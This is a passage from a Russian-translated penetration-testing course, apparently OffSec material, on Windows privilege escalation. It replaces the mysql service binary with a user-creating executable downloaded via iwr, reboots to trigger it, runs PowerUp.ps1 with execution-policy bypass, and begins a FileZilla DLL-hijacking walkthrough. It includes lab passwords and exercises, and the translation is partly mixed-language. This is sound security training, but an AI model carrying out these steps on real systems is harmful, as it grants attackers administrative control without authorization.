Для этого запускаем веб-сервер Python3 в выходном каталоге файла `adduser.exe` на нашей Kali-машине и используем **iwr** на целевой машине в окне PowerShell, чтобы скачать исполняемый файл. Кроме того, перемещаем исходный `mysqld.exe` в наш домашний каталог. Так мы сможем восстановить бинарный файл службы после успешной попытки повышения привилегий.

```
PS C:\Users\dave> iwr -uri http://192.168.48.3/adduser.exe -Outfile adduser.exe

PS C:\Users\dave> move C:\xampp\mysql\bin\mysqld.exe mysqld.exe

PS C:\Users\dave> move .\adduser.exe C:\xampp\mysql\bin\mysqld.exe
```

Листинг 46 - Замена mysqld.exe нашим malicious binary

Чтобы выполнить бинарный файл через службу, нам нужно перезапустить службу. Можно использовать команду **net stop**, чтобы остановить службу.

```
PS C:\Users\dave> net stop mysql
System error 5 has occurred.

Access is denied.
```

Листинг 47 - Попытка остановить service для его перезапуска

К сожалению, у *dave* нет достаточных разрешений, чтобы остановить службу. Это ожидаемо, поскольку большинство служб управляются только административными пользователями.

Поскольку у нас нет разрешения вручную перезапустить службу, нужно рассмотреть другой подход. Если *Startup Type* службы установлен в "Automatic", возможно, мы сможем перезапустить службу, перезагрузив машину.

Проверим Startup Type mysql service с помощью Cmdlet **Get-CimInstance**, выбрав **Name** и **StartMode**, а также отфильтровав строку "mysql" через **Where-Object**.

```
PS C:\Users\dave> Get-CimInstance -ClassName win32_service | Select Name, StartMode | Where-Object {$_.Name -
    like 'mysql'}

Name  StartMode
----  ---------
mysql Auto
```

Листинг 48 - Получение Startup Type для mysql service

Вывод 48 показывает, что служба установлена в *Auto*, то есть она автоматически запустится после перезагрузки. Чтобы выполнить перезагрузку, наш пользователь должен иметь назначенную привилегию *SeShutDownPrivilege*. Мы можем использовать **whoami** с `/priv`, чтобы получить список всех привилегий.

```
PS C:\Users\dave> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeSecurityPrivilege           Manage auditing and security log     Disabled
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
```

Листинг 49 - Проверка reboot privileges

Вывод 49 показывает, что наш пользователь имеет нужную привилегию (среди прочих), а значит мы должны быть способны инициировать выключение системы или перезагрузку. Состояние *Disabled* указывает только на то, включена ли привилегия сейчас для запущенного процесса. В нашем случае это означает, что whoami не запросил и сейчас не использует привилегию SeShutdownPrivilege.

Если бы privilege SeShutdownPrivilege отсутствовала, нам пришлось бы ждать, пока victim вручную запустит service, что было бы гораздо менее удобно.

Мы можем выполнить перезагрузку с помощью **shutdown** и аргументов `/r` (перезагрузка вместо выключения) и **/t 0** (через ноль секунд).

В реальном тесте на проникновение всегда следует стараться избегать перезагрузок production-систем. Перезагрузка может привести к непредсказуемым проблемам и должна выполняться только в прямом сотрудничестве с IT-персоналом клиента. Если система не загрузится после нашей перезагрузки, это может нарушить повседневную работу клиента и даже вызвать долгосрочный простой инфраструктуры. Это особенно актуально в ситуации, когда нет актуальной резервной копии.

```
PS C:\Users\dave> shutdown /r /t 0
```

Листинг 50 - Перезагрузка машины

После завершения reboot мы снова подключаемся как *dave* через RDP и открываем PowerShell window. *И*з-за выполненного reboot и Startup type *auto* service должен был выполнить исполняемый файл, которым мы заменили original mysql service binary.

Чтобы подтвердить, что attack сработала, перечислим members локальной группы *Administrators* с помощью **Get-LocalGroupMember** и проверим, был ли создан *dave2* и добавлен ли он в нее.

```
PS C:\Users\dave> Get-LocalGroupMember administrators

ObjectClass Name                      PrincipalSource
----------- ----                      ---------------
User        CLIENTWK220\Administrator Local
User        CLIENTWK220\BackupAdmin   Local
User        CLIENTWK220\dave2         Local
User        CLIENTWK220\daveadmin     Local
User        CLIENTWK220\offsec        Local
```

Листинг 51 - Отображение членов локальной группы administrators

Вывод 51 показывает, что *dave2* был создан и добавлен в локальную группу *Administrators*. Отлично!

Как и в предыдущих разделах, мы можем использовать *RunAs*, чтобы получить интерактивную shell. Кроме того, можно использовать *msfvenom* для создания исполняемый файл, запускающего reverse shell.

Чтобы восстановить исходное состояние службы, нужно удалить наш бинарный файл `mysqld.exe`, восстановить резервную копию исходного бинарного файла и перезапустить систему.

Прежде чем завершить этот раздел, рассмотрим автоматизированного инструмента *PowerUp.ps1* и проверим, обнаружит ли он этот повышение привилегий vector. Для этого скопируем script в home directory пользователя *kali* и запустим Python3 web server, чтобы раздавать его.

```
kali@kali:~$ cp /usr/share/windows-resources/powersploit/Privesc/PowerUp.ps1 .

kali@kali:~$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ..
```

Листинг 52 - Копирование PowerUp.ps1 в home directory *kali* и раздача через Python3 web server

На целевой машине скачиваем его как *dave* с помощью **iwr** в PowerShell и запускаем **powershell** с **ExecutionPolicy Bypass**. *И*наче запустить scripts будет невозможно, поскольку они blocked.

После импорта **PowerUp.ps1** мы можем использовать **Get-ModifiableServiceFile**. Эта функция отображает сервисы, которые текущий пользователь может изменять, например бинарный файл службы или конфигурационные файлы.

```
PS C:\Users\dave> iwr -uri http://192.168.48.3/PowerUp.ps1 -Outfile PowerUp.ps1

PS C:\Users\dave> powershell -ep bypass
...
PS C:\Users\dave>  . .\PowerUp.ps1

PS C:\Users\dave> Get-ModifiableServiceFile

...

ServiceName                     : mysql
Path                            : C:\xampp\mysql\bin\mysqld.exe --defaults-file=c:\xampp\mysql\bin\my.ini
    mysql
ModifiableFile                  : C:\xampp\mysql\bin\mysqld.exe
ModifiableFilePermissions       : {WriteOwner, Delete, WriteAttributes, Synchronize...}
```

```
ModifiableFileIdentityReference : BUILTIN\Users
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'mysql'
CanRestart                      : False
```

Листинг 53 - Импорт PowerUp.ps1 и выполнение Get-ModifiableServiceFile

Вывод Get-ModifiableServiceFile показывает, что PowerUp определил mysql (среди прочих) как уязвимый. Кроме того, он предоставляет информацию о пути к файлу, субъекте безопасности (группа *BUILTIN\Users*) и о том, есть ли у нас разрешения на перезапуск службы (False).

PowerUp также предоставляет *AbuseFunction*, то есть built-in function для замены бинарного файла и, если у нас есть достаточные разрешения, его перезапуска. Поведение по умолчанию — создать нового локального пользователя с именем *john* и паролем *Password123!* и добавить его в локальную группу *Administrators*. Поскольку у нас недостаточно разрешений для перезапуска сервиса, нам все равно нужно перезагрузить машину.

Однако если мы используем AbuseFunction **Install-ServiceBinary** с service name, получаем error.

```
PS C:\Users\dave> Install-ServiceBinary -Name 'mysql'

Service binary 'C:\xampp\mysql\bin\mysqld.exe --defaults-file=c:\xampp\mysql\bin\my.ini mysql' for service
    mysql not
modifiable by the текущего пользователя.
At C:\Users\dave\PowerUp.ps1:2178 char:13
+             throw "Service binary '$($ServiceDetails.PathName)' for s ...
+             ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : OperationStopped: (Service binary ...е текущего пользователя.:String) [],
    RuntimeException
    + FullyQualifiedErrorId : Service binary 'C:\xampp\mysql\bin\mysqld.exe --defaults-file=c:\xampp\mysql\
    bin\my.ini
   mysql' for service mysql not modifiable by the текущего пользователя.
```

Листинг 54 - Error от AbuseFunction

Вывод сообщает, что бинарный файл сервиса не является изменяемым для текущего пользователя. Однако мы уже установили, что у нас есть разрешения Full Access на бинарный файл сервиса, и показали, что можем вручную заменить файл.

Review code10 PowerUp и проверка outputs команд, используемых в Get-ModifiableServiceFile, позволяют определить, что *Get-ModifiablePath* используется для возврата modifiable paths для текущего user. Однако в нашем случае он возвращает пустой result, что приводит к ошибке выше.

Изучим это поведение, чтобы понять, почему AbuseFunction выбрасывает ошибку. Сначала попробуем путь к бинарному файлу сервиса без каких-либо аргументов для **Get-ModifiablePath**. Затем добавим еще один аргумент, чтобы проверить, будет ли function по-прежнему возвращать корректный вывод. Наконец, используем аргумент с путем внутри.

```
PS C:\Users\dave> $ModifiableFiles = echo 'C:\xampp\mysql\bin\mysqld.exe' | Get-ModifiablePath -Literal

PS C:\Users\dave> $ModifiableFiles

ModifiablePath                IdentityReference Permissions
--------------                ----------------- -----------
C:\xampp\mysql\bin\mysqld.exe BUILTIN\Users     {WriteOwner, Delete, WriteAttributes, Synchronize...}

PS C:\Users\dave> $ModifiableFiles = echo 'C:\xampp\mysql\bin\mysqld.exe argument' | Get-ModifiablePath -
    Literal

PS C:\Users\dave> $ModifiableFiles

ModifiablePath     IdentityReference                Permissions
--------------     -----------------                -----------
C:\xampp\mysql\bin NT AUTHORITY\Authenticated Users {Delete, WriteAttributes, Synchronize, ReadControl...}
C:\xampp\mysql\bin NT AUTHORITY\Authenticated Users {Delete, GenericWrite, GenericExecute, GenericRead}
```

```
PS C:\Users\dave> $ModifiableFiles = echo 'C:\xampp\mysql\bin\mysqld.exe argument -conf=C:\test\path' | Get-
    ModifiablePath -Literal

PS C:\Users\dave> $ModifiableFiles
```

Листинг 55 - Анализ функции ModifiablePath

Вывод 55 показывает, что бинарный файл сервиса с дополнительным аргументом или без него работает как ожидается, но аргумент с путем создает пустой результат. Поскольку сервис mysql указывает аргумент `C:\xampp\mysql\bin\my.ini` для **defaults-file** в пути к бинарному файлу сервиса, показанном в Выводе 40, AbuseFunction выбрасывает ошибку. В такой ситуации следует использовать результат обнаруженного уязвимого файла сервиса и выполнить ручную эксплуатацию, как мы сделали в этом разделе.

Наше исследование показывает, что никогда нельзя слепо доверять выводу автоматизированных инструментов или полагаться на него. Однако PowerUp — отличный инструмент для выявления потенциальных векторов повышения привилегий, который можно использовать для автоматической проверки, можно ли эксплуатировать уязвимость. Если это не так, следует выполнить ручной анализ и понять, действительно ли проблема эксплуатируема.

В этом разделе мы сначала перечислили сервисы и разрешения их бинарных файлов. После того как мы определили, что группа *Users*, а значит и наш пользователь *dave*, имеет Full Access к бинарному файлу `mysqld.exe`, мы cross-compiled небольшой бинарный файл, создающий административного пользователя с именем *dave2*. После копирования на целевую систему мы заменили `mysqld.exe` нашим бинарным файлом. Поскольку мы не могли перезапустить сервис, нам нужно было перезагрузить систему. После перезагрузки mysql service запустился, а *dave2* был создан и добавлен в локальную группу *Administrators*.

(Microsoft Documentation, 2021), docs.microsoft.com

(Microsoft Documentation, 2022), docs.microsoft.com

(Microsoft Documentation, 2022), docs.microsoft.com

(Microsoft Documentation, 2022), docs.microsoft.com

(Man7, 2022), man7.org

(GNU, 2022), gnu.org

(Microsoft Documentation, 2021), docs.microsoft.com

(OffSec, 2023), offensive-security.com

(Github, 2017), github.com

(Github, 2017), github.com

1. Следуйте шагам, описанным в этом разделе, на *CLIENTWK220* (VM #1), чтобы заменить бинарный файл сервиса *mysql*. Введите flag, который можно найти на рабочем столе пользователя *daveadmin*.

2. Подключитесь к *CLIENTWK221* (VM #2) через RDP как пользователь *milena* с паролем *MyBirthDayIsInJuly1!*. Найдите сервис, в котором *milena* может заменить бинарный файл сервиса. Получите интерактивную оболочку как пользователь, запускающий сервис, и найдите flag на рабочем столе.

Замена binary у service - очень эффективный способ попытаться выполнить повышение привилегий на Windows systems. Однако, поскольку наш user часто не имеет permissions для замены этих binaries, нам нужно адаптироваться и использовать более продвинутый способ abuse Windows services.

Dynamic Link Libraries (DLL)1 предоставляют functionality программам или Windows операционная система. DLLs содержат code или resources, например icon files, которые могут использовать другие исполняемые файлы или objects. Эти libraries позволяют developers использовать и интегрировать уже существующую functionality, не изобретая все заново. Windows использует DLLs для хранения functionality, которая нужна нескольким components. Иначе каждому component пришлось бы держать эту functionality в собственном source code, что привело бы к огромной трате resources. В Unix systems такие files называются *Shared Objects*.

Есть несколько методов, которые можно использовать для эксплуатации того, как DLLs работают в Windows, и они часто могут быть эффективным способом повышения privileges. Один метод похож на повышение привилегий vector, выполненный в предыдущем разделе. Вместо перезаписи binary мы просто перезаписываем DLL, которую использует service binary. Однако service или application может работать не так, как expected, потому что отсутствует actual DLL functionality. В большинстве случаев это все равно приведет нас к code execution кода DLL и затем, например, к созданию нового local administrative user.

Другой method - hijack *DLL search order*. Search order определяется Microsoft и задает, что проверяется первым при поиске DLLs. По умолчанию во всех текущих Windows versions включен safe DLL search mode.

Эта setting была implemented Microsoft из-за большого числа DLL hijacking vectors и гарантирует, что DLLs сложнее hijack. Следующий listing показывает стандартный search order из Microsoft Documentation:3:1

```
1. The directory from which the application loaded.
2. The system directory.
3. The 16-bit system directory.
4. The Windows directory.
5. The current directory.
6. The directories that are listed in the PATH environment variable.
```

Листинг 56 - Стандартный порядок поиска DLL на текущих Windows versions

Windows сначала ищет в каталоге приложения. Интересно, что текущий каталог находится на позиции 5. Когда safe DLL search mode отключен, текущий каталог проверяется на позиции 2 после каталога приложения.

Особый случай этого метода - отсутствующая DLL. Это означает, что бинарный файл попытался загрузить DLL, которой нет в системе. Такое часто происходит из-за некорректных процессов установки или после обновлений. Однако даже при отсутствующей DLL программа может продолжать работать с ограниченной функциональностью.

Чтобы exploit эту ситуацию, мы можем попытаться поместить malicious DLL (с именем missing DLL) в path из DLL search order, чтобы она выполнилась при запуске binary.

Покажем, как можно abuse missing DLL на примере, подключившись к CLIENTWK220 через RDP как *steve* с паролем *securityIsNotAnOption*++++++. Запустим PowerShell и enumerate installed applications, как делали в предыдущем разделе.

```
PS C:\Users\steve> Get-ItemProperty "HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\*"
    | select displayname

displayname
-----------

FileZilla 3.63.1
KeePass Password Safe 2.51.1
Microsoft Edge
Microsoft Edge Update
Microsoft Edge WebView2 Runtime
```

```
Microsoft Visual C++ 2015-2019 Redistributable (x86) - 14.28.29913
Microsoft Visual C++ 2019 X86 Additional Runtime - 14.28.29913
Microsoft Visual C++ 2019 X86 Minimum Runtime - 14.28.29913
Microsoft Visual C++ 2015-2019 Redistributable (x64) - 14.28.29913
```

Листинг 57 - Отображение информации о запущенного service FileZilla

Судя по выводу в Выводе 57, мы видим, что на машине присутствует версия *3.63.1* приложения *FileZilla FTP Client*.

Согласно онлайн-источникам, это приложение, похоже, содержит уязвимость DLL hijacking. При запуске приложение попытается загрузить файл `TextShaping.dll` из каталога установки. Если мы сможем поместить туда вредоносную DLL, то при каждой попытке запуска FileZilla FTP Client эта DLL должна загружаться с правами пользователя.

Перед продолжением работы с этой vulnerability нужно определить, можем ли мы write files в FileZilla directory.

```
PS C:\Users\steve> echo "test" > 'C:\FileZilla\FileZilla FTP Client\test.txt'

PS C:\Users\steve> type 'C:\FileZilla\FileZilla FTP Client\test.txt'
test
```


Листинг 58 - Отображение прав на binary FileZilla

Вывод 58 показывает, что мы успешно можем создавать файлы в каталоге с нашими текущими привилегиями.

Мы можем использовать *Process Monitor* для отображения информации в реальном времени о любых действиях процессов, потоков, файловой системы или реестра. Наша цель — определить все DLL, загружаемые *FileZilla*, а также обнаружить отсутствующие DLL. Когда у нас будет список DLL, используемых бинарным файлом сервиса, мы сможем проверить их разрешения и понять, можно ли заменить одну из них.


К сожалению, для запуска Process Monitor и сбора этих данных нужны административные привилегии. Однако стандартная процедура в тесте на проникновение — скопировать бинарный файл службы на локальную машину. На этой системе мы можем локально установить сервис и использовать Process Monitor с административными привилегиями, чтобы перечислить всю DLL-активность.

В этом примере мы симулированный этот шаг, запустив Process Monitor как *backupadmin*. Мы можем перейти в Windows Explorer в `C:\tools\Procmon\` и дважды щелкнуть `Procmon.exe`. Появится window с запросом administrative user credentials, как показано на следующем рисунке. После ввода password *admin123admin123!* для *backupadmin* и принятия terms программа запускается.




Без фильтров информация, предоставляемая Process Monitor, может быть подавляющей. Каждую секунду добавляется несколько новых записей списка. Сейчас нас интересуют только события, связанные с процессом *filezilla.exe* целевого сервиса, поэтому можно создать фильтр, который будет включать только связанные с ним события. Для этого щелкнем меню *Filter* > *Filter...*, чтобы перейти к настройке фильтра.

Фильтр состоит из четырех условий. Наша цель — чтобы Process Monitor показывал только события, связанные с процессом *FileZilla*. Вводим следующие аргументы: *Process Name* как *Column*, *is* как *Relation*, *filezilla.exe* как *Value* и *Include* как *Action*. После ввода нажимаем *Add*.




После применения фильтра мы увидим, что весь вывод Procmon теперь ограничен бинарным файлом `filezilla.exe`. Чтобы проанализировать бинарный файл службы, следует очистить все текущие события с помощью кнопки *Clear*.




После очистки событий мы запустим приложение как текущий вошедший пользователь (steve). Проверив Process Monitor после запуска приложения, мы заметим, что появилось большое количество событий.

Из базового использования Procmon видно, что операция *CreateFile* отвечает не только за создание файлов, но и за доступ к существующим файлам. Попробуем расширить фильтры и перечислить только операции *CreateFile*, в которых Path включает имя `TextShaping.dll`. Согласно публичной информации об этой уязвимости, эта DLL используется для перехвата выполнения при запуске FileZilla.

Обновим filters и будем искать только operations *CreateFile*. Дополнительно попробуем ограничить search results, ища конкретное DLL name внутри *Path*.



После применения новых фильтров мы видим, что количество событий сильно уменьшилось. Мы замечаем, что операции *CreateFile*, связанные с DLL `TextShaping.dll`, сначала пытаются загрузить DLL из пути приложения `C:\FileZilla\FileZilla FTP Client\`, где это завершается результатом *NAME NOT FOUND*, указывающим, что DLL там вообще отсутствует. Затем следуют еще две операции *CreateFile*, где DLL загружается из System32, и они, похоже, успешны.



На данный момент мы знаем, что приложение сначала пытается найти файл `TextShaping.dll` в своем каталоге приложения, но не находит его. Чтобы злоупотребить этим, можно попытаться записать DLL-файл с этим именем в каталог приложения, который первым используется порядком поиска DLL. Мы уже подтвердили, что у нашего пользователя есть разрешения на запись в этот каталог, так что продолжим с этим планом.

Перед созданием DLL кратко рассмотрим, как работает подключение DLL и как это может привести к выполнению кода. Каждая DLL может иметь необязательную *entry point function* с именем *DllMain*, которая выполняется, когда процессы или потоки подключают DLL. Эта функция обычно содержит четыре случая с именами *DLL_PROCESS_ATTACH*, *DLL_THREAD_ATTACH*, *DLL_THREAD_DETACH*, *DLL_PROCESS_DETACH*. Эти случаи обрабатывают ситуации, когда DLL загружается или выгружается процессом или потоком. Их обычно используют для задач инициализации DLL или задач, связанных с выходом DLL. Если у DLL нет *DllMain* entry point function, она предоставляет только ресурсы.

Следующий listing показывает code example от Microsoft, описывающий basic DLL в *C++*, содержащую эти четыре cases. DLL code содержит entry point function *DllMain* и ранее упомянутые cases в statement *switch*. В зависимости от значения *ul_reason_for_call* выполняется один из этих cases. На данный момент все cases используют только statement *break*.

```
BOOL APIENTRY DllMain(
HANDLE hмодуле,// Handle to DLL module
DWORD ul_reason_for_call,// Reason for calling function
LPVOID lpReserved ) // Reserved
{
    switch ( ul_reason_for_call )
    {
        case DLL_PROCESS_ATTACH: // A process is loading the DLL.
        break;
